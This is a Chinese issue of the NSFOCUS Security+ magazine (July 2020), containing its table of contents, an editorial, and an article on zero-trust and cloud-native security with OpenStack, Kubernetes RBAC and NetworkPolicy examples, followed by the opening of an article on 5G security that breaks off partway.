



★ 本期焦点

5G趋势下的安全防护思路转换

容器逃逸技术概览

AI SecOps: 打造可信任安全智能

从各国应对新冠疫情的危机处置 看信息安全事件响应管理

绿盟科技官方微信



本期看点 HEADLINES

12 5G趋势下的安全防护思路转换

46 容器逃逸技术概览

76 AISecOps:打造可信任安全智能

91 从各国应对新冠疫情的危机处置看信息安全事件响应管理



主办：绿盟科技
策划：绿盟内刊编委会
地址：北京市海淀区北洼路4号益泰大厦三层
邮编：100089
电话：(010)6843 8880-5463
传真：(010)6872 8708
网址：www.nsfocus.com

欢迎您扫描封面左下角的二维码，关注绿盟科技官方微信，分享您的建议和评论，或者来信nsmagazine@nsfocus.com与我们交流。（本刊部分图片来源于网络）

2020/07 总第 045

安全+ SECURITY+

目录 CONTENTS

卷首语	赵粮	2
安全趋势		3-23
零信任原生安全：超越云原生安全	刘文懋	3
5G 趋势下的安全防护思路转换	刘文懋	12
恶意挖矿攻击现状分析	周鸿屹	18
技术前沿		24-39
洞见 AI 对抗，从频域视角看模型泛化能力	吴子建	24
个人金融信息保护视角下的脱敏效果评估研究	陈磊、施岭	28
IP 黑名单质量如何提升？看看 BLAG	童明凯	35
攻防对抗		40-75
WannaRen 勒索事件分析与思考	宋倚天	40
容器逃逸技术概览	RAIN	46
容器逃逸成真：从 CTF 解题到 CVE-2019-5736	阮博男	56
针对容器的渗透测试方法	阮博男	69
能力构建		76-100
AISecOps：打造可信任安全智能	张润滋	76
API 安全能力建设浅谈	钟施仪	81
零信任架构从模型到实践	陈景妹	86
从各国应对新冠疫情的危机处置看信息安全事件响应管理	傅戈	91
从新冠抗疫过程思考网络空间安全体系建设	彭磊	97

零信任要体现信任

疫情改变了世界，改变了我们生活中的很多。下面的一组数字或许有助于勾勒疫情带来的一些变化：

- 互联网有线流量部分大约增加了 30% 到 50%，无线部分增加不明显。
- Zoom 在 3 月 22 日的 DAU 和 MAU 相比去年年底分别上涨 340% 和 160%。
- 游戏类网站的浏览量上涨了 28%，食品饮料类网站的浏览量增加了 34%；成人网站、体育、旅游、博彩类网站则被冷落。
- DDoS 攻击数量相比疫情之前上涨了 40%。
- 暗网市场上叫卖企业网络入口的卖单数量比上个季度增加了 69%。这里的“网络入口”是指包括口令账号、漏洞利用、软件等任何可以让人远程控制目标计算机或网络的内容。

过去的十多年，和云的主线条平行的，还有三条虚线影响着整个 IT 风景线——BYOD、Consumerization（消费化）、Shadow IT。

BYOD 是指企业用户使用自带设备访问 IT 系统。

Consumerization 是指个人取代了 IT 部门，成为 IT 的主要用户和推动力。和“传统”相比，这意味着对更好用户体验的追求、对各种新技术更快速而愉快地接受。在消费化的同时，企业 IT 也有相当部分进一步走向了商品化（Commoditization），尤其是在中小企业市场，即意味着更加充分的市场竞争以及透明的价格。

Shadow IT（影子 IT）指不是由企业的官方 IT 团队发布维护的系统，或者是外部的 SaaS，或者是部门级或小组级在云上 DIY 的，等等。显然，Shadow IT 的存在由于加速了业务响应的速度并降低了企业成本等而合理，同时由于在安全管控方面的不足而受到争议。

零信任网络准入（ZTNA）是过去两三年的热词。它有一句标签式的介绍“Never trust, always verify.”但是，众所周知，信任创造效率。建立并提升组织内部的信任是一个企业在管理中的重要目标。而“Always verify”带来的糟糕用户体验有可能直接杀死整个安全体系。不夸张地说，如何通过技术上的零信任实现人感知层面的“信任”，即业务效率，是零信任体系能否成功的关键。零信任跟管理层正确的 Tagline 应该是通过技术上的零信任（安全和复杂度）来实现主体人可感知的信任（体验和效率）。

在前不久召开的 RSAC2020 热点研讨会上，笔者导入了一个“五力模型”用来说明新常态下的组织网络安全架构决策过程，即网络安全团队，组织的管理层、IT 维护团队、IT 开发团队、员工和最终用户，是五组必须考虑的动力因素。员工（E）和最终用户（U）相对于其余四个有重大差别。这些差别体现在关注点、关键诉求、专业性、管理边界、责任、数量等很多方面。

从零信任到 AI 对抗，从容器逃逸到 API 安全，从威胁情报信誉算法到应急响应体系建设，希望本期内容能给您带来点滴收获。

赵粮

零信任原生安全：超越云原生安全

绿盟科技 创新中心 刘文懋

一个好的安全体系的前提是为合法主体建立信任关系，通过信任在保证业务可用的前提下降低安全成本，在运行时及时检测并消除非法主体的恶意行为，所以信任是网络安全的重要前提。笔者于 2012 年在《计算机学报》上发表过一篇关于信任机制的文章^[9]，后来接触了云安全联盟 CSA 提出的软件定义边界 SDP（现在被认为是零信任网络访问的一种典型流派），在 2014 年 11 月的 CSA 云安全高峰论坛的晚宴上与 CSA 的 CEO Jim Reavis 进行了相关探讨，所以在信任机制方面有所研究。

从业界今年的发展来看，无论是 Gartner 认为信任和弹性是自适应安全的两个原则，还是“零信任”理念成为业界热议的流行词，都说明大家开始意识到简单堆砌安全机制已经无法抵御日渐复杂的应用场景和攻击团伙。所以回归安全本源，思考如何构建信任体系，成为当前一种独特的现象。

本文尝试从对信任的定义开始，探讨（零）信任的内涵，然后分析云原生安全和零信任安全的关系。云上的成功会将零信任原生安全融合更多的安全防护手段，并应用于各类复杂应用场景。

1. 信任模型

Wikipedia 对信任（Trust）的定义^[1]：一方（信任方）在未来依赖另一方（被信任方）行动的意愿。假设给定三方 A、B、C，三者之间都有交互，如图 1 所示。




图 1 信任度模型

那么信任是指主体 A 对主体 B 未来发生行为 action（B）的依赖意愿，这里有两层含义：

(1) 信任是对主体 B 是否会做行为 action（B）的判断，包含了对主体本身 B 和其行为 action（B）的双重判断。其中，主体 A 对主体 B 的判断为信誉，记为 Reputation（A，B）。

(2) 信任是用于判断主体 B 未来的行为可能性（B 以前的行为都已经成为 A 的经验）。这说明信任度本身是主观的、不确定的。模糊数学、证据理论等都是支撑信任度量的数学模型。

主体 A 对 B 的信任度 Trust(B,A) 的形式化表述：

$Trust(B,A)=t(\{action(B)\}, Reputation(B,C))$ ，其中 t 为信任评估函数。

可见，主体 A 对 B 的 action（B）行为的信任是结合了 A 对 B

的历史行为的观察 {actions(B)}、第三方（如主体 C）对其信誉评价 Reputation（B，C）的综合评估。事实上，信任度的度量会更加复杂一些，需要考虑到观察行为（证据）的可靠度，以及信任度随着时间推移衰减等因素。

而信任机制在应用时，根据不同的场景和需求会有多种形态，如 IAM、访问控制、边界控制等，具体产品更是五花八门。但从信任管理的核心上看，有四个要素：

- (1) 主体身份属性确认，即 Identification。
- (2) 资源的属性确认，即 Attribute Enumeration。
- (3) 主体对资源操作的授权，即 Authorization。
- (4) 操作控制，即 Enforcement。




图 2 信任机制表示

行业内主流的信任管理机制都是采用确定性的信任评估方式，设置后长期不变。虽然简化了策略制定、系统运行时机制，但没考

虑到上下文变化，是造成现在网络安全事件频发的根本原因之一。

从主体身份的角度看，主体身份是有可能被假冒的，合法主体也有可能在某些条件下作恶。更具体的可参考密码验证登录系统的操作。虽然系统安全策略要求用户设置复杂的密码，并定期要求更新，也不能完全假定用户是可信的。攻击者可以使用钓鱼、拖库等常见的攻击手段获得用户密码；此外，虽然用户使用的密码看似复杂，但为了便于记忆，其每次使用的密码存在一定的规律，也容易被破解。所以，现在越来越多的 IAM 方案选择采用无密码（Passwordless）、多因子认证（MFA）、生物技术（Biotech）等方式。

从资产属性的角度看，防火墙策略中的五元组目的地址所指示的是被访问资源。随着业务变更等环境变化，资源的属性也会随之变化。但如果安全策略没有及时更新，还是以之前的网络地址作为五元组目的地址，显然会出现访问控制失效的现象。事实上，在很多缺乏有效安全运营的大机构，这种现象非常常见。

在一些以风险为基础的模式中，如 Gartner 的自适应访问控制，安全策略需要根据主体行为等上下文进行动态调整，这也体现了信任是主观、动态、不确定的。

从策略控制点的角度看，如云中的访问控制随着虚拟机迁移，主体和资源属性、安全策略都没有发生变化，但资源所在的宿主机发生了变化，所以如果还在原宿主机的虚拟网络上执行策略控制，显然无法控制主体的访问行为。又如云中虚拟子网内部的流量不会经过虚拟路由器或虚拟防火墙。如果将这些虚拟设备作为子网内部

的访问行为的策略控制点，是不合适的。由此可见，访问控制点应根据主体和资源间的访问路径进行动态部署，且其数据平面的处置应与控制平面的安全策略一致。

所以，一个好的信任管理机制，在控制平面，需要保证主体、资源属性与安全策略在运行过程中保持一致（aligned）；在数据平面，操作控制点能时刻在主体和资源的访问路径上。

2. 零信任是否存在

上文笔者分析了信任管理，那么“甚嚣尘上”的零信任又是什么？我们不禁要问，世界上到底有没有零信任？

答案是：“没有”，也“有”。

首先，从人性的角度看，世界上是“没有”零信任的。

信任亘古以来就是一切人类重要活动的前提。论语有云，人无信不立，业无信不兴，国无信则衰。当一个机构的安全管理者认为业务存在风险时，动辄限制合法用户的访问权限，或将业务功能降级，以期满足风险合规的要求。但这种做法没有区分合法用户和恶意攻击者，一概认为所有用户都是不可信的。从结果上看，其约束了业务的正常开展，降低了企业各项业务的收益。

其次，从技术的角度看，世界上是“有”零信任的。

至少到现在为止，笔者看到区块链及其之上的应用是有零信任的。正因为区块链有去中心化的共识机制，能让上层的智能合约全局一致地执行，从而支撑了事前无信任或弱信任的多方进行复杂交易。可以说，共识算法是公有链零信任的基础，但这样的零信任基

本是建立在机器与机器之间，显然不是当前业界在谈的“零信任”。以人为本的业务信任机制应还是基于传统的信任模型。

3. 零信任的技术路线

从上面的分析可知，“零信任”从字面上看是有误导性的，世界上不存在完全不信任任何主体的业务。所谓“零信任”安全，更准确地说应该是“默认不信任，时时处处验证”安全。

从技术上看，要做到信任管理，或在身份上下功夫，或在控制上下功夫。所以现有业界的零信任方案，必定落到某个具体的技术领域内，如身份管理、访问控制、区域隔离、应用安全等。

身份和权限管理（IAM、IDaaS 和 PAM）作为信任的第一个环节，很自然地得到了业界重视。如 Cisco 收购的 Duo Security，就是 IAM 起家，并融入 Cisco 的零信任方案中。此外，如 Centrify 于 2018 年年底将 IDaaS 业务拆分为独立的公司 Idaptive，也在套用零信任的概念，还有国内的九州云腾也有类似的方案。

在主体执行动作时，对主体权限和行为进行判断，最常见的是网络访问控制。这类零信任方案被统称为零信任网络访问（Zero Trust Network Access, ZTNA），细分的流派有 CSA SDP 和 BeyondCorps 两类。不过 Gartner 在最新的报告中又将这两类统称为软件定义边界 SDP，所以笔者将前者称为 CSA SDP，表示其是最早由 CSA 提出的狭义 SDP 流派。

CSA SDP 见图 3。认证请求由客户端发起，控制器经过访问控制策略判断下发指令，最终由 Gateway 根据指令放行或阻断。




图 3 CSA SDP

BeyondCorps 的路线最早出现在 Google BeyondCorps 项目中，其流程见图 4。认证请求由用户访问的服务发起，控制点也在服务侧，所以该服务的角色是代理。




图 4 基于代理的 ZTNA 路线

从效果看，这两种技术路线都是将后面的应用隐藏，除非用户提供了自己的身份和访问资源，否则用户是无法访问应用的。从部署上看，CSA SDP 需要客户端安装 Agent，所以对环境要求较高，目前主要应用于替代 VPN 的场景。这类公司较多，如 Cyxtera、Meta Network、Verizon 等。

从结果看，零信任与隔离有很大的相关度。一些借助微隔离技术天然按照不同粒度隔离业务的云厂商，也在提零信任。例如，VMware 的 NSX 产品应用微隔离技术减少攻击面，尽管这种技术在零信任概念火起来之前很久就存在了。所以，这就将我们的讨论引到了一个很有意思的方向：零信任和云计算安全的关系。

4. 云计算安全：天然零信任

4.1 云计算业务安全天然需要零信任

值得注意的是，虽然国内外的云计算发展趋势不同，但公有云市场占有率不断提升、企业上云是共同的趋势。在这一趋势下，企业的关键业务会越来越多地部署在公有云上，那么其暴露面和攻击面势必会变大。例如，SDP 等零信任的技术可以将一些企业内部业务部署到公有云上，这些业务对外并不暴露，攻击者无法从互联网上找到这些业务，但合法用户可以通过客户端或代理经过验证后访问这些内部业务。

此外，随着 SD-WAN 的火热发展，企业的分支机构通过 uCPE 进行互联，边界设备大大弱化。如 Zscaler 等 SD-WAN 安全厂商在运营商网络中提供了各种云化的安全能力，企业员工可在任意地点、

任意终端登录企业各地分支机构的服务。那么，在如此复杂的网络环境中，能否将服务暴露面降到最低，并实现全局一致的访问策略？今年 SD-WAN 安全厂商也加入到了零信任安全的队伍中。

不仅如此，上文提到的云中虚拟资源迁移、业务变更频繁能到秒级，所以安全策略能否跟随业务，业务间的隔离粒度能否到最小，也是零信任的原生需求。

从这些角度看，可以说云计算安全是催生零信任最早的推动力。

4.2 基础设施云化为零信任提供强大能力

云计算系统的最大特点是所有资源虚拟化、软件化、平台集中化。认证和访问控制机制是云计算系统原生提供的。如 Openstack 提供了 Keystone 认证服务、安全组、防火墙服务；Kubernetes 支持多种认证、授权机制和网络策略。可以说，这些云平台控制平面和数据平面都是原生支持零信任的。

具体讲，在 Openstack 的管理控制平面，所有用户或组件对资源的操作都需要先经过认证组件 Keystone 的认证，认证后获得凭证 token，然后每次执行操作时附上 token，此时再判断主体是否有权限执行该操作。

```
• export OS_USERNAME=admin
export OS_PASSWORD=openstack
export OS_TENANT_NAME=admin
export OS_AUTH_URL=http://controller:35357/v2.0
• #keystone token-get
```

Property	Value
expires	2013-05-07T13:00:24Z
id	5f6e089b24d94b198c877c58229f2067
tenant_id	f7e8628768f2437587651ab959fbe239
user_id	8109f0e3deaf46d5990674443dcf7db7

然后可将 5f6e089b24d94b198c877c58229f2067 放于 X-Auth-Token 字段，通过 curl 发送请求即可访问其他相关资源。由于所有操作都需要先认证再根据 token 授权，所以管理平面的信任是完备的。

在 Kubernetes 的管理控制平面，Kubernetes 原生支持 RBAC 授权^[2]、ABAC 授权^[3]和节点授权^[4]等授权机制。管理员或服务先通过证书进行认证，然后系统根据角色或属性判断主体是否能够对资源进行操作。

如下面的命令建立一个可对 pod 执行“get、watch、list”的角色 pod-reader：

```
• kubectl create role pod-reader --verb=get --verb=list
--verb=watch --resource=pods
```

云计算系统数据平面的访问会涉及计算资源的隔离和访问控制。资源隔离毫无疑问是虚拟化天然的特性，所以 VMware 称其微

分段就是零信任的。至于访问控制，则分为服务暴露和内部网络访问两部分。

在 VPC 环境中，虚拟机如无分配浮动 IP，外部是无法访问 VPC 内的虚拟机；又如 Kubernetes 只是新建了 Pod 或 Deployment，外部也是无法访问该 Pod 上的业务的。所以，云计算资源暴露面默认是没有的，从而避免了绝大多数来自互联网的威胁。至于当 Openstack 为虚拟机分配了浮动 IP、Kubernetes 为 Pod 分配了 Ingress 或 NodePort 服务后，这些云资源对外提供服务，用户可从外部访问时就出现了风险。所以在这种场景下，BeyondCorps 的 SDP 模式就能帮助企业隐藏敏感服务，提供细粒度的访问控制。

虽说这不是云平台原生提供的安全能力，但 SDP 借助云平台的开放接口，可以相对容易地对接各大公有云。相较下，如果在传统企业内网部署类似的 SDP 服务，则需要对传统网络结构、服务器应用进行大力度改造。这几乎是不可能实施的。所以现在传统企业采用 SDP 主要是为了代替传统 VPN，实现细粒度的访问控制。

在内部网络中，同样也可以通过零信任的访问控制机制防止攻击者横向移动。

如在 Openstack 系统中，同一个主机内部的虚拟机是通过 vlan 进行隔离，不同租户的虚拟机是隔离的，内部网络访问通过安全组（Security Group）可实现白名单机制，所以这种场景下，确

实能实现零信任的防护。

在 Kubernetes 中，内部容器间访问控制和隔离可通过网络策略（Network Policy）实现，需要注意的是业务网络通常取决于 CNI 插件，所以网络控制也依赖于 CNI 的实现。如果没有打开网络策略，默认情况下 Pod 之间是互通的^[5]，所以实现网络零信任，需要将网络策略设置为白名单模式。如下面的策略默认禁止所有进出流量：

```
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: default-deny
spec:
  podSelector: {}
  policyTypes:
    - Ingress
    - Egress
```

可见，云计算系统的数据平面的可编程和软件化能力确实能够提供零信任的认证授权、资源隔离、访问控制的机制。

4.3 云原生应用的零信任

4.2 节中主要谈的是 IaaS 和 PaaS 平台的零信任。而在 SaaS 场景中，在敏捷开发、高效运营的驱动下，用户越来越多地使用服

务网格（Service Mesh）等云原生的架构开发应用。这些应用所在的基础设施虽然还在活跃开发中，但因现代化、软件化的基础设施使能、来自互联网攻击的防护需求，零信任理念已经随之落地。

云原生场景中，应用的颗粒度会被切得非常细，一个容器通常只运行一个或少数若干进程，故服务称之为微服务。通常实现一个业务需要多个微服务的交互。所以在云原生场景中，服务之间的访问关系非常复杂，不能依靠实现固化的访问控制逻辑，而是应该按照业务的逻辑确定微服务间安全策略，划分微服务的边界进行持续有效的隔离，以及对微服务进行一致的访问权限控制，这些是非常重要的。为了解决这个问题，云原生的系统通常都会有数据和管理平面的鉴权机制。

而在服务网格场景下，零信任还应覆盖微服务间的交互，这部分需要使用面向云原生的服务零信任机制。比较典型的方案是 Google 的 Istio，以前的文章（Istio 的安全机制防护）中已有分析，也可参见官方文档^[6]。从功能上看，Istio 可为微服务无缝加入认证授权和加密通信的功能。其思路是通过策略控制器，使用 Kubernetes 的 RBAC 授权机制，对资源粒度细到单个服务的访问进行控制，从而所有的服务交互都是可信的。

Istio 在控制平面上，由 Citadel 组件做认证，Pilot 组件做授权；在数据平面上，可通过在源目的服务旁插入 Sidecar 容器，截获进出流量，在进行加解密的同时，也根据 Pilot 的策略进行访问控制。




图 5 Istio 的访问控制和数据平面




图 6 Istio 的工作流程和组件

从效果看，如果攻击者没有合法身份，是无法在数据平面横向

移动的。因为在网络层，设置了网络策略白名单后，网络层的非法访问会被禁止；而在服务层，微服务 Pod 开放服务较少，且都引入了认证和业务层访问控制，攻击者也很难发起非授权的连接。

从数据平面分析，Istio 和 SDP 都需要对网络做比较大的修改。如 SDP 需要添加 IH 和 AH，客户端需要添加组件，服务端也需要部署代理；Istio 的 Sidecar 容器也需要部署在所有业务容器旁且截获流量，通过重写 IPTABLES NAT 表的方式将处理完的流量送回业务容器。

从结果观察，SDP 在传统企业网络中的部署因为上述原因遇到了非常大的挑战，但可预见 Sidecar 的部署模式会在服务网格环境中会成为主流的安全防护技术路线。这样讲的原因是，Sidecar 虽然是一种侵入性部署模式，但其全程自动化、用户友好：Istio 主动监听 k8s-api 服务获得新服务部署事件，通过仓库自动部署 Sidecar 容器，通过 Init 容器劫持流量，最后 Sidecar 使用 Citadel 和 RBAC 策略进行认证授权。一方面，业务方对安全机制毫无感知，所有开发、测试和运维均保持不变；另一方面，应用间能实现完备的认证和授权，最终达到内生安全。

5. 零信任原生安全：自适应安全 + 零信任

从实践来看，云原生安全和零信任安全是有一定相关性的。

首先，云原生的信任机制都是零信任的。云计算的开放环境、云服务的开放接口，必然要求云原生的安全首先要做好信任管理，

全局、业务一致的白名单机制就是零信任的。而且在软件定义的基础设施下，在云原生环境下实践零信任机制是相对容易的，无论是 Openstack Keystone 的 SSO 的模式，还是侵入式的 Sidecar 模式，都可做到兼容业务，扩展功能，也贯彻了零信任的理念。

其次，成功的零信任机制必然是超越云原生的。虽然云原生应用越来越流行，但说到底这还是一个新兴领域，在大多数传统环境中还不能直接使用云原生中的零信任机制，这也是当前国内零信任只在少数大型机构试点的原因。但需要看到，随着国外基础设施云化、企业网 SD-WAN 化场景越来越现实，因而以固定网段、身份做隔离和访问控制的传统信任模型被打破，要求不区分地区、终端、时间能访问业务的需求越来越旺盛，所以零信任才被如此推崇。

基于这些，我们就能得出一个推论：**云原生的零信任机制，必然会扩展、连接到更多环境**。如企业内网、移动网络，甚至是物联网、工业互联网等。这就和现在公有云开始连接企业内网、工业互联网连接生产环境和云平台的趋势一样。

那么，云原生的零信任机制，就需要借助其先进的软件能力和先进架构，开始适配云原生以外的更多应用场景，最终实现**面向融合环境的零信任机制**。

此外，零信任虽然带来了一种全新的信任管理理念，但不代表实现了“零信任”的机制就是万无一失、无懈可击的。在较极端的场景下，如访问主体本身怀有恶意的意图，虽然身份和权限是正常

的，但其行为本身是异常的，所以“零信任是否是银弹”的答案显然是否定的。

可以说，零信任的最大价值在于减少暴露面和攻击面。所以在 Gartner 的自适应安全体系的预防（Prevention）阶段，还是应该假定存在攻击者侵入的可能性。正如 NIST 的零信任模型（NIST.SP 800-207-Draft）^[7] 中包含了持续诊断和缓解系统，进行实时监测和及时响应。

所以，要想将零信任作为指导思想融入整个安全体系中，就需要设计出一种零信任原生的形式化模型和安全架构。

首先要做的，就是按照第一章所述的信任模型定义主体、策略和资源，并根据现有安全资源的能力，动态地将策略下发到相应的安全设备、平台或强制点（enforcer），实现全局按需、动态、完备的策略控制。这方面可参见 Firemon 的访问控制管理^[8]，不过它目前只包含对防火墙的控制，还不支持其他安全或网络设备。

此外，检测后还需要根据网络、安全资源和被攻击资源的环境下发控制策略，做自动化的响应处置。这可以借鉴绿盟科技提出的软件定义安全的体系^[10,11]。

综上，零信任原生安全从设计上就体现了零信任理念，融合了多种安全能力；在实现上可适配各类应用场景的安全体系。它脱胎于零信任的理念，融合自适应安全的安全体系，有机形成预防、检测和响应的能力，利用云原生安全的架构和能力，通过软件定义的

架构，可适配多种应用场景。

参考文献

- [1] Trust (social science) [https://en.wikipedia.org/wiki/Trust_\(social_science\)](https://en.wikipedia.org/wiki/Trust_(social_science)).
- [2] <https://kubernetes.io/docs/reference/access-authn-authz/rbac/>.
- [3] <https://kubernetes.io/docs/reference/access-authn-authz/abac/>.
- [4] <https://kubernetes.io/docs/reference/access-authn-authz/node/>.
- [5] <https://kubernetes.io/docs/concepts/services-networking/network-policies/>.
- [6] <https://istio.io/docs/concepts/security/>.
- [7] <https://csrc.nist.gov/publications/detail/sp/800-207/draft>.
- [8] <https://www.firemon.com>.
- [9] 刘文懋，殷丽华，方滨兴，张宏莉，物联网环境下的信任机制研究，计算机学报，2012.
- [10] 绿盟科技，2015 绿盟科技软件定义安全 SDS 白皮书，2015.
- [11] 绿盟科技，2016 绿盟科技软件定义安全 SDS 白皮书，2016.

5G趋势下的安全防护思路转换

绿盟科技 创新中心 刘文懋

摘要：5G已成为当前新基建中最重要的网络基础设施。5G接入网、核心网采用了大量新技术、新架构，其带来的风险和安全运营变化需要重点关注。与安全防护技术的升级相比，5G下的整体安全防护思路调整显得更为重要。本文介绍了5G新型网络的安全挑战，以及对应安全防护理念所需要做出的转变。

1. 5G 应用的趋势加速

新型基础设施建设已经成为我国未来5年甚至更长时间的重要投资、建设方向，其中5G网络是最为核心的网络基础设施，其接入网、核心网以及相关周边硬件设施的部署将会加速，成为我国经济发展的重要驱动力。

春江水暖鸭先知。作为业内相关的安全研究者，笔者早已感受到5G拂面而过的春风。正所谓安全总是伴生于业务，5G产业发展不妨参考5G安全的热度。如果业内对5G安全研讨热烈，不正说明人们对5G的发展没有异议，而已在探讨其安全防护怎么做了吗？

笔者2019年参加了若干个5G相关的活动，其中，在一个合肥的5G峰会上，各路专家从技术和政策方面介绍了5G方面的进展，有专家提到如毫米波通信、云边融合等新技术，能够支撑各种

新应用；2019年下半年，在上海给某大型运营商做了集团层面的5G基础设施安全培训，彼时5G刚兴起，大家都在探讨方案层面的内容。2020年伊始，笔者陆续收到了很多客户关于5G和边缘计算安全研究和方案咨询，有来自运营商的，也有来自工业厂商的，交流数量和频次激增。

从设计初衷看，5G面向的是2B行业，多种业务服务质量和边缘平台的支撑，无疑将会与各个行业的业务进行融合，进而催生更多新应用、新场景。从现在的智能电网、智能制造，到未来的智慧医疗、智能交通等，无疑5G将通信能力做到了无处不在，将算力进一步从云端推送到了现场侧。可以说，5G带来的最重大的颠覆，不在于构建了新型的网络或通信模式，而是构建了全新的计算模式。

从基础设施角度看，如图1所示，5G大量采用了如软件定义网络、网络功能虚拟化、云计算和容器等技术，从整个体系架构上

进行了重构。新的计算和网络体系无疑能够支撑多种业务场景，支持敏捷、弹性的业务变更。在单一的基础设施上，可以同时承载多种大带宽、低延迟和超大连接的应用。




图1 大量使用了SDN和NFV技术的5G独立组网架构

从业务角度看，5G的多接入边缘计算（MEC）体系以云计算的模式，为第三方用户提供了开放、统一的计算平台，以支撑多种场景下的计算需求。可以说，5G是将云计算进一步推向传统互联网应用以外的更广阔的业务场景，为如云原生、DevOps等先进技术赋能传统制造和传统领域提供了无限可能。

惊雷过后，天降甘露，润泽万物，生机盎然；然而也应看到，溪流汇江，波浪汹涌。我们是否准备好应对这场“洪流”带来的冲击？安全人员累积经年构建的“堤坝”，是否能够抵御5G新的安全风险和挑战？大禹治水，根据地形因势利导，以疏代堵，很好地解决了难题。所以，我们必须分析5G相关的安全风险，然后给出对应的应对措施。

2. 5G 新基建下的安全挑战

如前所述，5G技术在体系架构、基础设施、增值业务等方面都是具有颠覆性的，而每个方面所面临的安全挑战也是前所未有的。

在体系架构方面，5G虽然采用了大量的新技术和网络架构，但一枚硬币是有正反面的，有利必有弊。软件定义网络通过集中式的架构实现了流量的敏捷调度，但集中式架构的北向组件，如控制器、网络应用则容易被拒绝服务，其可用性始终是其安全性的最大挑战。而北向应用自身存在安全风险，被攻陷的应用下发恶意网络策略可能造成整个核心网瘫痪，或者破坏整个网络控制策略，达到绕过各类安全控制机制的目的，如图2所示。




图2 网络应用策略不一致导致防火墙被绕过的示意图

此外，5G的MEC平台支持托管第三方应用，这无疑给原本由运营商单一运营的系统撕开了一道口子。一旦攻击者能透过MEC应用进入MEC平台，进而渗透进核心网，那么整个5G系统的安全风险将陡然增大。

在基础设施方面，5G体系为了支撑敏捷业务变更和管理，在

核心网和 MEC 中多使用容器（Container）和编排（Orchestration）技术，最具有代表性的开源技术包括如 Docker、Kubernetes 等。而编排型容器的最大特点是其生命周期非常短。如图 3 所示，据统计，大约 11% 的容器的寿命周期（TTL）小于 1 分钟，46% 的容器的生命周期小于 1 小时^[1]。



图 3 容器的生命周期

